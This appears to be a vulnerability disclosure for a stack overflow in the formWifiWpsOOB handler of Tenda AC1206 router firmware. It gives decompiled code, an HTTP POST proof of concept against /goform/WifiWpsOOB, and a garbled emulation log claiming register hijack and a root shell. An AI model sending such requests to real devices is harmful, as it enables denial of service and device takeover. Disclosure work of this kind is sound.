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Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formWifiWpsOOB function. An attacker can obtain a stable root shell through a carefully constructed payload.

```

1 void __cdecl formWifiWpsOOB(webs_t wp, char_t *path, char_t *query)
2 {
3     char_t *Var; // $v0
4     int v4; // $v0
5     int v5; // $v0
6     int v6; // $v0
7     const char *index; // [sp+20h] [+20h]
8     WLAN_RATE_TYPE wl_rate; // [sp+24h] [+24h]
9     char tmp[5]; // [sp+28h] [+28h] BYREF
10    char enable[4]; // [sp+30h] [+30h] BYREF
11    char parm[256]; // [sp+34h] [+34h] BYREF
12
13    memset(tmp, 0, sizeof(tmp));
14    index = websGetVarWithValidate(wp, "index", WIFI_SSID_INDEX);
15    Var = websGetVar(wp, "wifi_chkHz", "0");
16    if (atoi(Var) )
17        v4 = 5;
18    else
19        v4 = 24;
20    wl_rate = v4;
21    v5 = atoi(index);
22    printf("%s %d: index = %d, wl_rate = %d###\n", "formWifiWpsOOB", 4142, v5, wl_rate);
23    if ( index )
24    {
25        if ( wl_rate == WLAN_RATE_5G )
26        {
27            SetValue("wl.bcm11ac", "1");
28            GetValue("wl5g.public.enable", enable);
29        }
30        else
31        {
32            SetValue("wl.bcm11ac", "0");
33            GetValue("wl2g.public.enable", enable);
34        }
35        v6 = atoi(index);
36        if ( wps_restore_pob(wl_rate, v6) )
37        {
38            sprintf(tmp, "%s;%s", index, "0");
39            websTransfer(wp, tmp);
40        }
41        else
42        {
43            memset(parm, 0, sizeof(parm));
44            if ( atoi(enable) )
45                sprintf(parm, "op=%", 10);
46            else
47                printf("\x1B[1;32m[ DEBUG ] \x1B[m[%dG] radio is disabled,do nothing!\n", wl_rate);
48            send_msg_to_netctrl(19, parm);
49            sprintf(tmp, "%s;%s", index, "1");
50            websTransfer(wp, tmp);
51        }
52    }
53 }

```

In the `formWifiWpsOOB` function, the `index` we entered (the value of `index`) is formatted with the `sprintf` function, spliced with `%s;%s` strings, and saved to `tmp`. It is not secure, as long as the size of the data we enter is larger than the size of `tmp`, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/WifiWpsOOB HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn
```

index=aaa



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

```
Darry@ubuntu:~/Desktop/tenda_US_AC1206V1.ORTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root$ sudo chroot . /bin/gnu-nptl-static -g 1234 & bin/httpd
nit_core_dump 1917: rlin_cur = 0, rlin_max = 2147483647
nit_core_dump 1926: open core dump success
nit_core_dump 1935: rlin_cur = 5242880, rlin_max = 5242880
sgv = [tenda ,chroot , ...]
./demo
'g', '1234',
/bin/rhttpd'
sta = ***** Movelinux*****
***** (0x50f34)
Welcome to ...
connect: No such file or directorysktop/tenda/US_AC1206V1.ORTL_V15.03.06.23_multi_TD01.bin.extracted/
connect: server failed.r_send(request, **kwargs)
connect: Request failed.(dist-packages/requests/adapters.py), line 498,
connect: No such file or directory/python2.7/dist-packages/requests/adapters.py", line 498,
connect: server failed.
connect: No such file or directoryror(err, request=request)
connect: server failed.connectionError: ("Connection aborted.", BadStatusLine(""))
connect: No such file or directory
connect: No such file or directory
create socket fail -1if=root/bin$ python l.py
connect: No such file or directory=====
connect: server failed.=====
connect: No such file or directory=====vvvv
connect: No such file or directoryconnect Error: Page not founde/title</head>
connect: No such file or directoryconnect Error: Page not founde/h&
connect: No such file or directoryqueste[psw/bodyse/html>
connect: server failed.
httpd[debug]-----webs.c.157
nsupported setsockopt level=65535 optname=128 1206V1.ORTL_V15.03.06.23_multi_TD01.bin.extr
tcp listen ip = 192.168.0.109 port = 80
obs: Listening for HTTP requests at address 192.168.0.109
nsupported setsockopt level=65535 optname=128
connect: No such file or directory=====
connect: server failed.=====vvvv
nsupported setsockopt level=65535 optname=128
nsupported setsockopt level=65535 optname=128
nsupported setsockopt level=65535 optname=128
ormitfMps00B 442: index = 0, wl_rate = 24#####(Y84U)
connect: No such file or directorytenda/US_AC1206V1.ORTL_V15.03.06.23_multi_TD01.bin.extr
connect: No such file or directory
connect: No such file or directory
connect: No such file or directory
connect: No such file or directory
error: wps_restore_mib_default_value: 3945 ==> File /webroot/default.cfg is not exit!
connect: No such file or directorywps_restore_mib_default_value: 3945 ==> File /webroot/default.cfg is not exit!
ps_restore_nvram_default_value 4111: #####ssid_index = 0, mib_name = wl2g.ssid0.guest_en
ble, mib_value = ####
DEBUG ] [24c] radio is disabled,do nothing!
sp str: [cfm Post netctrl 197]
```

As shown in the figure above, we can hijack PC registers.

```
/ # ls -l
total 48
drwxr-xr-x   2 1000   1000           4096 Aug  4 12:10 bin
drwxr-xr-x   2 1000   1000           4096 Sep  6 2017 dev
lrwxrwxrwx   1 1000   1000              8 Sep  6 2017 etc -> /var/etc
drwxr-xr-x   6 1000   1000           4096 Sep  6 2017 etc_ro
lrwxrwxrwx   1 1000   1000           9 Sep  6 2017 home -> /var/home
lrwxrwxrwx   1 1000   1000          11 Sep  6 2017 init -> bin/busybox
drwxr-xr-x   3 1000   1000           4096 Sep  6 2017 lib
drwxr-xr-x   2 1000   1000           4096 Sep  6 2017 mnt
drwxr-xr-x   3 1000   1000           4096 Aug  4 09:55 proc
lrwxrwxrwx   1 1000   1000           9 Sep  6 2017 root -> /var/root
drwxr-xr-x   2 1000   1000           4096 Sep  6 2017 sbin
drwxr-xr-x   2 1000   1000           4096 Sep  6 2017 sys
drwxr-xr-x   2 1000   1000           4096 Sep  6 2017 tmp
drwxr-xr-x   6 1000   1000           4096 Sep  6 2017 usr
drwxr-xr-x   6 1000   1000           4096 Aug  4 09:06 var
lrwxrwxrwx   1 1000   1000          12 Sep  6 2017 webroot -> /var/webroot
drwxr-xr-x   7 1000   1000           4096 Sep  6 2017 webroot_ro
/ #
```

Finally, you also can write `exp` to get a stable root shell.